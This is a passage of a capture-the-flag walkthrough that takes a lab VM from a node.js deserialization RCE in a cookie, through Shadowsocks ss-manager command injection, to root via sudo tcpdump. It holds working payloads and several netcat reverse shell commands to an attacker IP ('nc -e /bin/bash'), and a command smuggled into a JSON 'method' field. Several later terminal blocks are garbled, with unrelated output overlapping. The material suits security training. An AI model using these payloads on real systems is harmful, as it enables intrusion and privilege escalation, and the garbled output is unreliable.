
We are just going to use the highlighted part as "rce" is equivalent of "username". We added return parameter as we want a response form the target and also added Sync parameter as we want the code execution synchronised. The code is not going to be executed unless and until a function invokes the corresponding 'username' property of the code. Hence, we add () at the end of the code. By doing so, we use Immediately Invoked Function Expression feature of Javascript, which spawns the function as soon as the object is created.





[Modifying the cookie]

Now, we go to Repeater and send the modified cookie to the target.




[GET response form the target for the modified cookie]

So, the target is passing untrusted cookie values directly to the unserialize() function. We can exploit this vulnerability by adding a malicious code in the cookie.

Let's start a netcat connection. We modify the cookie to have the netcat connection command, encode it with Base64 and send it to the target using Repeater.

```
"_$$ND_FUNC$$_function (){return require('child_process').
execSync('nc -e /bin/bash 10.0.5.7 1111', function(error, stdout, stderr)
{ console.log(stdout) });})();"
```

### [Cookie modification with netcat connection command]




[Modified cookie and it's Base64 encoding]

We start netcat listener on attacker machine on port 1111.

```
root@mjolnir:~# netcat -lvp 1111
listening on [any] 1111 ...
```


[Netcat listener on attacker machine]

We not send the modified cookie to the target via Repeater.




[Repeater with the encoded modified cookie]

We established the connection.



[Established netcat connection]

Let's spawn a pty shell.



[Spawning a pty shell]

Messing around a bit, we did not find anything interesting in nodeadmin directory. Also, we can not access directory fireman.

```

[nodeadmin@localhost ~]$ ls -la
ls -la
total 40
drwxr-xr-x 5 nodeadmin nodeadmin 4096 Jun 7 23:05 .
drwxr-xr-x 4 root root 4096 Jun 2 23:02 ..
-rw-r--r-- 1 nodeadmin nodeadmin 184 Sep 5 10:14 .bash_history
-rw-r--r-- 1 nodeadmin nodeadmin 18 Mar 15 09:56 .bash_logout
-rw-r--r-- 1 nodeadmin nodeadmin 193 Mar 15 09:56 .bash_profile
-rw-r--r-- 1 nodeadmin nodeadmin 231 Mar 15 09:56 .bashrc
drwx----- 3 nodeadmin nodeadmin 4096 Jun 1 13:24 .config
-rw----- 1 nodeadmin nodeadmin 16 Jun 3 16:41 .esd_auth
drwxr-xr-x 4 nodeadmin nodeadmin 4096 Jun 3 00:58 .forever
drwxrwxr-x. 3 nodeadmin nodeadmin 4096 May 30 17:44 .web
[nodeadmin@localhost ~]$ cd ..
cd ..
[nodeadmin@localhost home]$ ls -la
ls -la
total 16
drwxr-xr-x. 4 root root 4096 Jun 2 23:02 .
dr-xr-xr-x. 18 root root 4096 May 30 18:43 ..
drwx----- 6 fireman fireman 4096 Jun 7 23:10 fireman
drwx----- 5 nodeadmin nodeadmin 4096 Jun 7 23:05 nodeadmin
[nodeadmin@localhost home]$ cd fireman
cd fireman
bash: cd: fireman: Permission denied
[nodeadmin@localhost home]$

```

[Exploring the target]

Let's see which processes are running.

```
[nodeadmin@localhost home]$ ps -aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.2	170844	9120	?	Ss	13:07	0:01	/usr/lib/system
root	2	0.0	0.0	0	0	?	S	13:07	0:00	[kthreadd]
root	4	0.0	0.0	0	0	?	I<	13:07	0:00	[kworker/0:0H]
root	6	0.0	0.0	0	0	?	I<	13:07	0:00	[mm_percpu_wq]
root	7	0.0	0.0	0	0	?	S	13:07	0:00	[ksoftirqd/0]
root	8	0.0	0.0	0	0	?	I	13:07	0:00	[rcu_sched]
root	9	0.0	0.0	0	0	?	I	13:07	0:00	[rcu_bh]
root	10	0.0	0.0	0	0	?	S	13:07	0:00	[migration/0]
root	11	0.0	0.0	0	0	?	S	13:07	0:00	[watchdog/0]
root	12	0.0	0.0	0	0	?	S	13:07	0:00	[cpuhp/0]
root	13	0.0	0.0	0	0	?	S	13:07	0:00	[kdevtmpfs]
root	14	0.0	0.0	0	0	?	I<	13:07	0:00	[netns]
root	15	0.0	0.0	0	0	?	S	13:07	0:00	[rcu_tasks_kthr
root	16	0.0	0.0	0	0	?	S	13:07	0:00	[kauditd]
root	17	0.0	0.0	0	0	?	S	13:07	0:00	[oom_reaper]
root	18	0.0	0.0	0	0	?	I<	13:07	0:00	[writeback]
root	19	0.0	0.0	0	0	?	S	13:07	0:00	[kcompactd0]
root	20	0.0	0.0	0	0	?	SN	13:07	0:00	[ksmd]
root	21	0.0	0.0	0	0	?	SN	13:07	0:00	[khugepaged]
root	22	0.0	0.0	0	0	?	I<	13:07	0:00	[crypto]
root	23	0.0	0.0	0	0	?	I<	13:07	0:00	[kintegrityd]
root	24	0.0	0.0	0	0	?	I<	13:07	0:00	[kblockd]
root	25	0.0	0.0	0	0	?	I<	13:07	0:00	[ata_sff]
root	26	0.0	0.0	0	0	?	I<	13:07	0:00	[md]
root	27	0.0	0.0	0	0	?	I<	13:07	0:00	[edac-poller]
root	28	0.0	0.0	0	0	?	I<	13:07	0:00	[devfreq_wq]
root	29	0.0	0.0	0	0	?	S	13:07	0:00	[watchdogd]
root	32	0.0	0.0	0	0	?	S	13:07	0:00	[kswapd0]
root	49	0.0	0.0	0	0	?	I	13:07	0:00	[kworker/u2:1]
root	81	0.0	0.0	0	0	?	I<	13:07	0:00	[kthrotld]
root	82	0.0	0.0	0	0	?	I<	13:07	0:00	[acpi_thermal_p
root	83	0.0	0.0	0	0	?	S	13:07	0:00	[scsi_eh_0]
root	84	0.0	0.0	0	0	?	I<	13:07	0:00	[scsi_tmf_0]
root	85	0.0	0.0	0	0	?	S	13:07	0:00	[scsi_eh_1]
root	86	0.0	0.0	0	0	?	I<	13:07	0:00	[scsi_tmf_1]

[Processes running on the target]

Process 831 looks interesting.

```
root      831  0.0  0.1 301464  4444 ?        S   13:08   0:00 su fireman -c /
```

[Process 831]

We can see that fireman has root privileges for some application. Let's investigate.

```
[nodeadmin@localhost home]$ ps -aux | grep 831
ps -aux | grep 831
root      831  0.0  0.1 301464  4444 ?        S   13:08   0:00 su fireman -c /usr/local/bin/ss-manager
nodeadm+ 1655  0.0  0.0 213788  1024 pts/0    S+  16:02   0:00 grep --color=auto 831
```

[Examining process 831]

We can see that fireman has root privileges for ss-manager. This is an example of misconfigured permissions.

Shadowsocks\_libev is a lightweight socks5 proxy for embedded devices and other low end devices. ss-manager handles the shadowsocks servers and spawns new servers if



required.

Shadowsocks\_libev allows for local command execution per configuration file and/or remote command execution for UDP requests on 127.0.0.1. The configuration file on the file system or the JSON configuration on the UDP requests is parsed and arguments are passed directly to the 'add\_server' function which executes/implements them.

Thus, we can have malicious code sent to the add\_server function and since it is not checked, it will get executed.

Let's spawn another netcat connection on port 2222 using the add\_server function. The ss-manager uses UDP port 8839, so let's first start a udp netcat connection on that port.

```
[nodeadmin@localhost home]$ nc -u 127.0.0.1 8839
nc -u 127.0.0.1 8839
```

[Starting udp netcat connection on port 8839]

```
root@mjolnir:~# nc -lvp 2222
listening on [any] 2222 ...
```

[Starting netcat listener on port 2222 on attacker machine]

```
[nodeadmin@localhost home]$ nc -u 127.0.0.1 8839
nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"|nc -e /bin/bash 10.0.5.7 2222|"}
0 matches
```

[Spawning netcat connection using the add\_server function]

```
root@mjolnir:~# nc -lvp 2222
listening on [any] 2222 ...
10.0.5.8: inverse host lookup failed: Unknown host
connect to [10.0.5.7] from (UNKNOWN) [10.0.5.8] 549656
root 1568 0.0 0.0 0 0 ? I 15
```

[Connection established]

Right now, ss-manager is being run by fireman. We opened a netcat connection to the target machine from the target machine itself on udp port 8839 and used the add\_server function to establish another netcat connection with the attacker machine. As the add\_server function belongs to shadowsocks\_libev, in turn belongs to ss-manager and is thus executed by fireman. Thus, we have established connection as fireman.

We can confirm this on the newly established connection.

```

root@mjolnir:~# nc -lvp 2222 0 0 ? Z 15:12
listening on 3[any] 22220... 0 0 ? I 15:45
10.0.5.8: inverse host lookup failed: Unknown host 15:51
connect to 1[10.0.5.7] 0 from 1(UNKNOWN) 6[10.0.5.8] 549656 5:51
idont 1568 0.0 0.0 0 0 ? I 15:51
uid=1002(fireman) gid=1002(fireman) groups=1002(fireman) 5
nodeadm+ 1571 0.0 0.0 1 219876 5196 pts/0 Ss 15:55

```

[Confirming established connection as fireman]

Let's spawn a pty shell and check which other services can fireman run with root privileges.

```

root@mjolnir:~# nc -lvp 2222 0 0 ? Z 15:12 0:00 [sendmail] <def
listening on 3[any] 22220... 0 0 ? I 15:45 0:00 [kworker/0:2]
10.0.5.8: inverse host lookup failed: Unknown host 15:51 0:00 nc -e /bin/bash
connect to 1[10.0.5.7] 0 from 1(UNKNOWN) 6[10.0.5.8] 549656 5:51 0:00 /bin/bash
idont 1568 0.0 0.0 0 0 ? I 15:51 0:00 [kworker/0:1]
uid=1002(fireman) gid=1002(fireman) groups=1002(fireman) 5 0:00 python -c impor
python -c 'import pty; pty.spawn("/bin/bash")' Ss 15:55 0:00 /bin/bash
[fireman@localhost root]$ sudo -l 0 ? I 15:56 0:00 [kworker/0:0]
sudo -l+ 1641 0.0 0.0 250564 3588 pts/0 R+ 16:00 0:00 ps -aux
Matching Defaults entries for fireman on localhost:
ps -!visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
rootLS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS reman -c /us
nodeLC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT --color=auto
[nodLC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
[nodXAUTHORITY", host_home]$
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
[nodeadmin@localhost home]$
User fireman may run the following commands on localhost:
[nod(ALL) NOPASSWD: /sbin/iptables
(ALL) NOPASSWD: /usr/bin/nmcli
[nod(ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost root]$

```

[Exploring fireman's root privileges]

Let's explore the target if we can find fireman's login password.

```

[fireman@localhost~]$ cd /home/fireman
[fireman@localhost~]$ ls -la
total 44
drwxr-xr-x 4 fireman fireman 4096 Jun  7 23:10 .
drwxr-xr-x 1 root root 4096 Jun  7 23:02 ..
-rw-r--r-- 1 fireman fireman 82151 Jun  7 22:33 .bash_history
-rw-r--r-- 1 fireman fireman 18 Mar 15 09:56 .bash_logout
-rw-r--r-- 1 fireman fireman 193 Mar 15 09:56 .bash_profile
-rw-r--r-- 1 fireman fireman 231 Mar 15 09:56 .bashrc
drwx----- 3 fireman fireman 4096 Jun  3 01:12 .config
-rw-r--r-- 1 fireman fireman 16 Jun  3 01:12 .esd_auth
drwxr-xr-x 4 fireman fireman 4096 Apr 25 02:33 .mozilla
drwxrwxr-x 2 fireman fireman 4096 Jun  3 01:55 .shadowsocks
drwx----- 2 fireman fireman 4096 Jun  2 22:39 .ssh

```

[Exploring the target as fireman]

Hmm, nothing interesting.

Tcpdump is used for capturing network traffic as well as other network troubleshooting purposes. There is a parameter '-z' in the tcpdump application that allows users to run other commands. -Z root parameter has to be added in newer versions of RedHat Linux after they patched automatic root access.

Let's first create an executable in tmp folder to spawn third netcat connection to the attacker machine.

```

[fireman@localhost tmp]$ echo "nc -e /bin/bash 10.0.5.7 3333" > TF1
[fireman@localhost tmp]$ chmod +x TF1
[fireman@localhost tmp]$

```

[Creating executable for netcat connection to attacker machine]

Starting netcat listener on attacker machine

```

root@mjohnir:~# nc -lvp 3333
listening on [any] 3333 ...

```

[Starting netcat listener on attacker machine]

Let's write the tcpdump command.

```
[fireman@localhost tmp]$ sudo tcpdump -ln -w /dev/null -W 1 -G 1 -z /tmp/TF1 -Z root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
10 packets received by filter
0 packets dropped by kernel
[fireman@localhost tmp]$
```

[tcpdump command]

We have established the third netcat connection.

```
root@mjolnir:~# nc -lvp 3333
listening on 3[any] 33330...
10.0.5.8: inverse host lookup failed: Unknown host
connect to 1[10.0.5.7] 0 from 1(UNKNOWN) 6[10.0.5.8] 514385
root 1568 0.0 0.0 0 0 ? I 15
```

[Established netcat connection on port 3333]

As this command was executed as sudo; that is with root privileges; we have established connection as root. We confirm this on the newly established connection.

```
root@mjolnir:~# nc -lvp 3333
listening on 3[any] 33330...
10.0.5.8: inverse host lookup failed: Unknown host
connect to 1[10.0.5.7] 0 from 1(UNKNOWN) 6[10.0.5.8] 514385
id 1568 0.0 0.0 0 0 ? I 15
uid=0(root) 5gid=0(root) 1groups=0(root) ? S 15
pdeadm+ 1571 0.0 0.1 219876 5196 pts/0 Ss 15
```

[Confirming connection established as root]

Let's spawn a pty shell and capture the flag.

```

root@mjolnir:~# nc0-lvp03333 0 0 ? 15:12
listening on 3[any]033330... 0 0 ? I 15:45
10.0.5.8: inverse host lookup failed: Unknown host 15:51
connect to 1[10.0.5.7]0 from 1(UNKNOWN)6[10.0.5.8]514385:51
idont 1568 0.0 0.0 0 0 ? I 15:51
uid=0(root)5gid=0(root)1groups=0(root)? S 15:55
pythonm+c 'import pty; pty.spawn("/bin/bash")' Ss 15:55
[root@localhost tmp]#0cd root 0 0 ? I 15:56
cddroot+ 1641 0.0 0.0 250564 3588 pts/0 R+ 16:00
bash:acd:nroot:1No such file or directoryp 831
[root@localhost8tmp]# cd /root
cd/root 831 0.0 0.1 301464 4444 ? S 13:08
[root@localhost ~]# ls -la13788 1024 pts/0 S+ 16:02
ls -laadmin@localhost home]$
total 84
dr-xr-xr-x+@l10aroottroot]4096 Jun 7 23:12 .
dr-xr-xr-x. 18 root root 4096 May 30 18:43 ..
-rw-r--r--@l01aroottroot]$130 Jun 7 23:21 .bash_history
-rw-r--r--. 1 root root 18 Feb 9 2018 .bash_logout
-rw-r--r--@l01aroottroot]$176 Feb 9 2018 .bash_profile
-rw-r--r--. 1 root root 176 Feb 9 2018 .bashrc
drwx-r--r--@l03aroottroot]4096 Jun 1 21:01 .cache
drwxrwx---. 4 root root 4096 May 30 10:42 .config
-rw-r--r--@l01aroottroot]$100 Feb 9 2018 .cshrc
drwx-----. 3 root root 4096 May 30 11:21 .dbus
-rw-r--r--@l01aroottroot]$ 16 May 30 10:42 .esd_auth
-rw-r--r--. 1 root root 1993 Jun 7 23:16 flag.txt
-rw-r--r--@l01aroottroot]12288 Jun 3 18:18 .flag.txt.swp
drwxr-xr-x 4 root root 4096 Jun 3 01:39 .forever
-rw-r--r--@l01aroottroot]1389 Jun.02019:4739mysql_history
drwxr-xr-x.1 581000 1000 4096 May 30 17:37 .npm
drwxr--r--@l030roottroot. 4096 May 30 11:38 .pki
drwxr-xr-x@l02aroottroot]4096 Jun121 23:29 shadowsocks
drwx--r--@l021roottroot 4096 Jun 7 22:33 .ssh
-rw-r--r--@l01server1root:root, "pa0Mayd30"11:21 .Xauthority|nc
[root@localhost~]#:8003, "password":"test", "method":|nc

```

[Spawning pty shell and exploring target as root]



```

[root@localhost ~]# cat 0flag.txt
cat 0flag.txt
[+] You're a soldier.
[+] One of the best that the world could set against
[+] the demonic invasion.
nodeadm+ 1571 0.0 0.1 219876 5196 pts/0 Ss 15:55 0:00 /bin/bash
+-----+
|o|eadm+ |\41 0.0 0.0 250564 3588 pts/0 R+ 16:00 / 0:00 \ps/-aux
|~_deadmi@localhost home]$ ps -aux | grep 831
|s -aux | |re\ 831
|oot |~_ |831\ 0.0 0.1 301464 4444 ? S \ 13 /8 \ /00 su firman -c /usr/lo
|_deadmi | 1555 |\ 0.0 0.0 213788 1024 pts/0 S / ~ ~ ~ 102 /0: \0 gre/ --color=auto 831
|nodeadmin@localhost home]$
|
|~_ |
|nodeadmin@localhost home]$
|
| \mmm : |
|nodeadmin@localhost home]$
|
|_--P : |
|nodeadmin@localhost home]$
|
|
|nodeadmin@localhost home]$
|
| / |
|nodeadmin@localhost home]$
|
| AMMO | HEALTH | 5 6 7 | \===/ | ARMOR | # |
|nodeadmin@localhost home]$
+-----+

[nodeadmin@localhost ~]# FLAG:hkre0cu4jl4rzjicpoli7z5l1
nc 127.0.0.1 8839
[+] Congratulations on completing this VM & I hope you enjoyed my first boot2root.
[nodeadmin@localhost home]$ nc -u 127.0.0.1 8839
[+] You can follow me on twitter: @0katz
add: {"server_port":8003, "password":"test", "method":"|nc -e /bin/bash 10.0.5.7 2222
[+] Thanks to the homie: @Pink_P4nther
test", "method":"|nc -e /bin/bash 10.0.5.7 2222
[root@localhost ~]#

```

[Flag captured]

Vulnerabilities:-

1. Vulnerable node.js code: Never ever ever allow untrusted data to be passed to unserialize() function unchecked. Update node.js versions.
2. Misconfigured permissions: Revoke root privileges to applications not in use currently by normal users.

Resources:-

1. <https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>
2. <https://www.exploit-db.com/exploits/43006/>
3. <https://www.securusglobal.com/community/2014/03/17/how-i-got-root-with-sudo/>
4. Walkthrough by Motasem Hamdan: <https://www.youtube.com/watch?v=oZoqVrQd1Yo>